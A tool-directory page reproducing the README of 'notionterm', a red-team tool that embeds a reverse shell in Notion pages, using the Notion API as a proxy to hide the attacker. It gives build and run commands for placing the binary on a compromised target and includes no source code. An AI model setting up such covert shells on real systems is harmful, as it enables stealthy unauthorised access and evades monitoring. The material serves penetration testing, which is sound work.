Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
notionterm — Embed a reverse shell in Notion pages using the Notion API as a proxy, enabling stealthy remote shell sessions with encrypted and authenticated communication for red team operations. | Kitploit
Tools/GitHubGitHub/ariary/notionterm
Payload GenerationExploitationReverse EngineeringWeb SecurityCommand and ControlRed Teaming
GitHubariary/notionterm

notionterm

Embed a reverse shell in Notion pages using the Notion API as a proxy, enabling stealthy remote shell sessions with encrypted and authenticated communication for red team operations.

View Repository
137151273 years agoReviewed by Kitploit
Share

notionterm

Embed reverse shell in Notion pages.
Hack while taking notes


demo


FOR ➕:

  • Hiding attacker IP in reverse shell (No direct interaction between attacker and target machine. Notion is used as a proxy hosting the reverse shell)
  • Demo/Quick proof insertion within report
  • High available and shareable reverse shell (desktop, browser, mobile)
  • Encrypted and authenticated remote shell

NOT FOR ➖:

  • Long and interactive shell session (see tacos for that)

Why? 🤔

The focus was on making something fun while still being usable, but that's not meant to be THE solution for reverse shell in the pentester's arsenal

How? 🤷‍♂️

Just use notion as usual and launch notionterm on target.

Requirements 🖊️

  • Notion software and API key
  • Allowed HTTP communication from the target to the notion domain
  • Prior RCE on target

roughly inspired by the great idea of OffensiveNotion and notionion!

TL;DR

Learn command and flags is too boring: Use wrap-notionterm.sh

Quickstart

🏗️ Set-up

  1. Create a page and give to the integration API key the permissions to have page write access
  2. Build notionterm and transfer it on target machine (see Build)

👟 Run

There are 3 main ways to run notionterm:

"normal" mode
Get terminal, stop/unstop it, etc...
notionterm [flags]

Start the shell with the button widget: turn ON, do you reverse shell stuff, turn OFF to pause, turn ON to resume etc...
"server" mode
Ease notionterm embedding in any page
notionterm --server [flags]
Start a shell session in any page by creating an embed block with URL containing the page id (CTRL+Lto get it): https://[TARGET_URL]/notionterm?url=[NOTION_PAGE_ID].
light mode
Only perform HTTP traffic from target → notion
notionterm light [flags]

Build

As notionterm is aimed to be run on target machine it must be built to fit with it.

Thus set env var to fit with the target requirement:

GOOS=[windows/linux/darwin]

Simple build

git clone https://github.com/ariary/notionterm.git && cd notionterm
GOOS=$GOOS go build notionterm.go

You will need to set API key and notion page URL using either env var (NOTION_TOKEN & NOTION_PAGE_URL) or flags (--token & --page-url)

"All-inclusive" build

Embed directly the notion integration API token and notion page url in the binary. ⚠️ everybody with access to the binary can retrieved the token. For security reason don't share it and remove it after use.

Set according env var:

export NOTION_PAGE_URL=[NOTION_PAGE_URL]
export NOTION_TOKEN=[INTEGRATION_NOTION_TOKEN]

And build it:

git clone https://github.com/ariary/notionterm.git && cd notionterm
./static-build.sh $NOTION_PAGE_URL $NOTION_TOKEN $GOOS

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →